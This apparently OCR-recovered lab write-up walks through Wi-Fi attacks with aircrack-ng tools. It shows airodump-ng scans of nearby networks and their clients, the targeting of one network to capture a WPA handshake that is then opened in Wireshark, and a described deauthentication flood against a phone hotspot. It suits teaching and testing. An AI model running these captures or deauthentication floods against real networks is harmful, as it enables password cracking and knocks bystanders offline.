
```
 CH  8 ][ Elapsed: 0 s ][ 2023-08-28 00:13

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 66:FD:FB:98:7D:C9  -47        1        0    0   6  360   WPA2 CCMP   PSK  Dharma's
 C6:75:AB:01:8E:16  -50        2        0    0   6  130   WPA2 CCMP   PSK  NU506-76 4456
 B0:B8:67:10:41:E1  -58        1        0    0   1  130   WPA2 CCMP   PSK  NU-WiFiN
 A6:C9:39:1E:D4:21  -54        3        0    0   2   65   WPA2 CCMP   PSK  mafat nu levu pap 6e
 90:4C:81:20:EB:03  -67        3        0    0   1  130   WPA3 CCMP   SAE  NU-STUDENT
 E2:C8:C1:F4:15:59  -59        4        0    0   1  360   WPA2 CCMP   PSK  d
 06:BB:49:EE:13:E9  -65        0        0    0   1   65   WPA2 CCMP   PSK  Pixel
 F2:66:55:05:BF:67  -39        5        0    0   1  130   WPA2 CCMP   PSK  DIRECT-qYLAPTOP-PQHIF7A3msBO
 0E:EF:FD:BA:03:AE  -44        4        0    0   1   65   WPA2 CCMP   PSK  Viraj
 1A:90:C6:AC:C6:B5  -44        3        0    0   1   65   WPA2 CCMP   PSK  Galaxy A50s8AB3
 5E:96:8A:B4:BA:32  -45        4        0    0   1  180   WPA2 CCMP   PSK  khud ka hotspot use karo
 B0:B8:67:10:41:E3  -60        3        0    0   1  130   WPA2 CCMP   PSK  NU-EXAM
 B0:B8:67:10:41:E2  -58        4        0    0   1  130   OPN              NU-GUEST
 8A:A3:03:81:70:4C  -56        2        0    0   1   65   WPA2 CCMP   PSK  Galaxy M30s704C
 72:81:1D:28:06:C1  -61        3        0    0   1  180   WPA2 CCMP   PSK  8PRO
 F2:EF:6E:DE:6F:F4  -51        5        0    0   1  360   WPA2 CCMP   PSK  OnePlus Nord
 B0:B8:67:10:41:E0  -52        0        0    0   1  130   WPA3 CCMP   SAE  NU-STUDENT

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 66:FD:FB:98:7D:C9  B4:FA:48:E1:6A:68  -62    0 - 1      0        1
 0E:EF:FD:BA:03:AE  B6:77:62:F7:28:26  -58    0 -24      0        2
 8A:A3:03:81:70:4C  6A:40:6C:8B:0D:DE  -70    0 - 1      0        1
 8A:A3:03:81:70:4C  64:6E:E0:B4:F2:C1  -56    1e- 6e     0        3
 (not associated)   4A:52:19:A7:56:AA  -74    0 - 1      0        1
 (not associated)   36:29:27:D6:77:48  -56    0 - 1      0        1
 (not associated)   C6:30:48:07:FB:96  -54    0 - 5    196        4
 (not associated)   2E:BB:58:57:E6:4E  -44    0 - 1      1        3
 (not associated)   36:25:18:22:32:5A  -60    0 - 1      0        1
```

Specifying the 4th WiFi (ESSID), we give its BSSID and Channel as arguments and get the following result:




```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid A6:C9:39:1E:D4:21 --ch 2 wlan0


 CH  2 ][ Elapsed: 48 s ][ 2023-08-28 00:19

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 A6:C9:39:1E:D4:21  -41 100      429       35    0   2   65   WPA2 CCMP   PSK  mafat nu levu pap 6e

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 A6:C9:39:1E:D4:21  64:5A:04:B1:1F:0C  -34    1e- 1      0       37
Quitting...
```

Here, we ask airodump-ng to sniff the particular bssid and channel and write the results to output.txt file!




```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid A6:C9:39:1E:D4:21 --ch 2 --write output.txt wlan0
00:20:23  Created capture file "output.txt-01.cap".

 CH  2 ][ Elapsed: 48 s ][ 2023-08-28 00:21 ][ WPA handshake: A6:C9:39:1E:D4:21

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 A6:C9:39:1E:D4:21  -46  75      417      479   63   2   65   WPA2 CCMP   PSK  mafat nu levu pap 6e

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 A6:C9:39:1E:D4:21  64:5A:04:B1:1F:0C  -44   24e- 1e   451      384  EAPOL  mafat nu levu pap 6e
```

On checking, 4 files have been created where the entire logs have been saved. Now, giving the .cap file as argument to wireshark and opening:



```
┌──(root㉿kali)-[~]
└─# ls
output.txt-01.cap  output.txt-01.csv  output.txt-01.kismet.csv  output.txt-01.kismet.netxml  output.txt-01.log.csv

┌──(root㉿kali)-[~]
└─# wireshark output.txt-01.cap
 ** (wireshark:18537) 00:24:26.064531 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
^C
```

This is the wireshark window that opened! We can clearly see all packets being sniffed. If the network was open, here only, we would have found messages in normal text!



```
No.     Time        Source              Destination           Protocol  Length Info
    175 4.736465    a6:c9:39:1e:d4:21   ChiconyE_b1:1f:0c     802.11     78 QoS Data, SN=32, FN=0, Flags=.p..R.F.
    176 4.738601    a6:c9:39:1e:d4:21   ChiconyE_b1:1f:0c     802.11     78 QoS Data, SN=32, FN=0, Flags=.p..R.F.
    177 4.740190                        a6:c9:39:1e:d4:21 (…  802.11     10 Acknowledgement, Flags=........
    178 4.759738                        ChiconyE_b1:1f:0c (…  802.11     10 Clear-to-send, Flags=........
    179 4.759787    ChiconyE_b1:1f:0c   a6:c9:39:1e:d4:21     802.11     78 QoS Data, SN=415, FN=0, Flags=.p..R..T
    180 4.917907                        b6:77:62:f7:28:26 (…  802.11     10 Acknowledgement, Flags=........
    181 4.920984                        0e:ef:fd:ba:03:ae (…  802.11     10 Acknowledgement, Flags=........
    182 4.938045                        b6:77:62:f7:28:26 (…  802.11     10 Acknowledgement, Flags=........
    183 5.129912    a6:c9:39:1e:d4:21   CloudNet_85:28:7b     802.11    225 Probe Response, SN=333, FN=0, Flags=........, BI=100, SSID="mafat nu levu pap 6e"
    184 5.130945                        a6:c9:39:1e:d4:21 (…  802.11     10 Acknowledgement, Flags=........
    185 5.318131    ChiconyE_b1:1f:0c   a6:c9:39:1e:d4:21     802.11     24 Null function (No data), SN=527, FN=0, Flags=...P...T
    186 5.321024    ChiconyE_b1:1f:0c   a6:c9:39:1e:d4:21     802.11     24 Null function (No data), SN=527, FN=0, Flags=...PR..T
    187 5.326612                        ChiconyE_b1:1f:0c (…  802.11     10 Acknowledgement, Flags=........
    188 5.408323                        Apple_f0:ef:2a (bc:…  802.11     10 Acknowledgement, Flags=........
    189 5.425651                        Apple_f0:ef:2a (bc:…  802.11     10 Acknowledgement, Flags=........
    190 5.574756                        f2:ef:6e:de:6f:f4 (…  802.11     10 Clear-to-send, Flags=........
    191 5.612542                        f2:ef:6e:de:6f:f4 (…  802.11     10 Clear-to-send, Flags=........
    192 5.729970                        f2:ef:6e:de:6f:f4 (…  802.11     10 Clear-to-send, Flags=........
    193 5.895675                        f2:ef:6e:de:6f:f4 (…  802.11     10 Clear-to-send, Flags=........
    194 5.915537                        5e:96:8a:b4:ba:32 (…  802.11     10 Acknowledgement, Flags=........
```

```
› Frame 183: 225 bytes on wire (1800 bits), 225 bytes captured (1800 bits)
› IEEE 802.11 Probe Response, Flags: ........
› IEEE 802.11 Wireless Management
```

```
0000  50 00 3a 01 5c 61 99 85  28 7b a6 c9 39 1e d4 21   P·:·\a·· ({··9··!
0010  a6 c9 39 1e d4 21 d0 14  cc 50 2d 8b 00 00 00 00   ··9··!·· ·P-·····
0020  64 00 11 04 00 14 6d 61  66 61 74 20 6e 75 20 6c   d·····ma fat nu l
0030  65 76 75 20 70 61 70 20  36 65 01 08 82 84 8b 96   evu pap  6e······
0040  0c 12 18 24 03 01 02 32  04 30 48 60 6c 2a 01 00   ···$···2 ·0H`l*··
0050  2d 1a 3c 01 03 ff 00 00  00 00 00 00 00 00 00 00   -·<····· ········
0060  00 01 00 00 00 00 00 00  00 00 00 00 3d 16 02 00   ········ ····=···
0070  04 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 7f 08 00 00  08 00 00 00 00 00 dd 18   ········ ········
0090  00 50 f2 02 01 01 80 01  03 a4 00 00 27 a4 00 00   ·P······ ····'···
00a0  42 43 5e 00 62 32 2f 00  30 14 01 00 00 0f ac 04   BC^·b2/· 0·······
00b0  01 00 00 0f ac 04 01 00  00 0f ac 02 0c 00 dd 18   ········ ········
00c0  00 50 f2 04 10 4a 00 01  10 10 44 00 01 02 10 49   ·P···J·· ··D····I
00d0  00 06 00 37 2a 00 01 20  dd 07 00 0c e7 08 00 00   ···7*··  ········
00e0  00                                                 ·
```

output.txt-01.cap


Packets: 5356 · Displayed: 5356 (100.0%)

Profile: Default

7) Now, performing De-authentication attack


Note – now, we are working on cracking OPPO A9 2022 (Session changed)

Airodump-ng wlan0 □ shows all the available networks




```
┌──(root㉿kali)-[~]
└─# airodump-ng wlan0
ioctl(SIOCSIWMODE) failed: Device or resource busy


 CH  6 ][ Elapsed: 6 s ][ 2023-09-13 01:20

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 B0:B8:67:10:98:63  -64        3        0    0   6  130   WPA3 CCMP   SAE  NU-STUDENT
 B0:B8:67:10:98:62  -64        3        0    0   6  130   WPA2 CCMP   PSK  NU-WiFiN
 B0:B8:67:10:98:61  -64        3        0    0   6  130   OPN              NU-GUEST
 B0:B8:67:10:98:60  -64        4        0    0   6  130   WPA2 CCMP   PSK  NU-EXAM
 38:17:C3:6D:FE:A1  -81        2        0    0  11  130   WPA2 CCMP   PSK  NU-EXAM
 38:17:C3:6E:03:63  -48        3        0    0  11  130   WPA3 CCMP   SAE  NU-STUDENT
 A2:11:6C:E8:AA:48  -32        3        0    0  12  360   WPA2 CCMP   PSK  DCBRockss
 38:17:C3:77:38:03  -50        2        0    0  11  130   WPA2 CCMP   PSK  NU-EXAM
 38:17:C3:77:38:02  -44        2        0    0  11  130   WPA2 CCMP   PSK  NU-WiFiN
 38:17:C3:77:38:01  -51        4        0    0  11  130   WPA3 CCMP   SAE  NU-STUDENT
 38:17:C3:77:38:00  -44        4        0    0  11  130   OPN              NU-GUEST
 38:17:C3:6E:03:62  -47        4        0    0  11  130   WPA2 CCMP   PSK  NU-WiFiN
 38:17:C3:6E:03:61  -47        4        0    0  11  130   WPA2 CCMP   PSK  NU-EXAM
 38:17:C3:6E:03:60  -47        4        0    0  11  130   OPN              NU-GUEST
 6C:59:76:0C:D3:C2   -1        0        1    0  10   -1   WPA              <length:  0>
 12:74:A5:8D:32:6D  -76        3        0    0   6  130   WPA2 CCMP   PSK  iPhone
 72:A1:AD:83:CD:21  -22        6        0    0   6  180   WPA2 CCMP   PSK  OPPO A9 2022
 5A:41:E1:50:5E:77  -46       10        4    0   6  360   WPA2 CCMP   PSK  Xiaomi 11i
 38:17:C3:76:A5:62  -64        5        0    0   1  130   WPA2 CCMP   PSK  NU-WiFiN
 38:17:C3:76:A5:63  -61        6        0    0   1  130   WPA2 CCMP   PSK  NU-EXAM
```

Using bssid and channel of OPPO A9 2022, we capture the packets




```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid 72:A1:AD:83:CD:21 --ch 6 wlan0

 CH  6 ][ Elapsed: 18 s ][ 2023-09-13 01:23

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 72:A1:AD:83:CD:21  -34   7      176     1463   90   6  180   WPA2 CCMP   PSK  OPPO A9 2022

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 72:A1:AD:83:CD:21  18:47:3D:88:CE:2F  -20    1e- 1      3     1481
Quitting ...
```

Using aireplay-ng command, we performed deauthentication attack by sending 10^8 packets to the network. (here, -c represents MAC address of Access point)



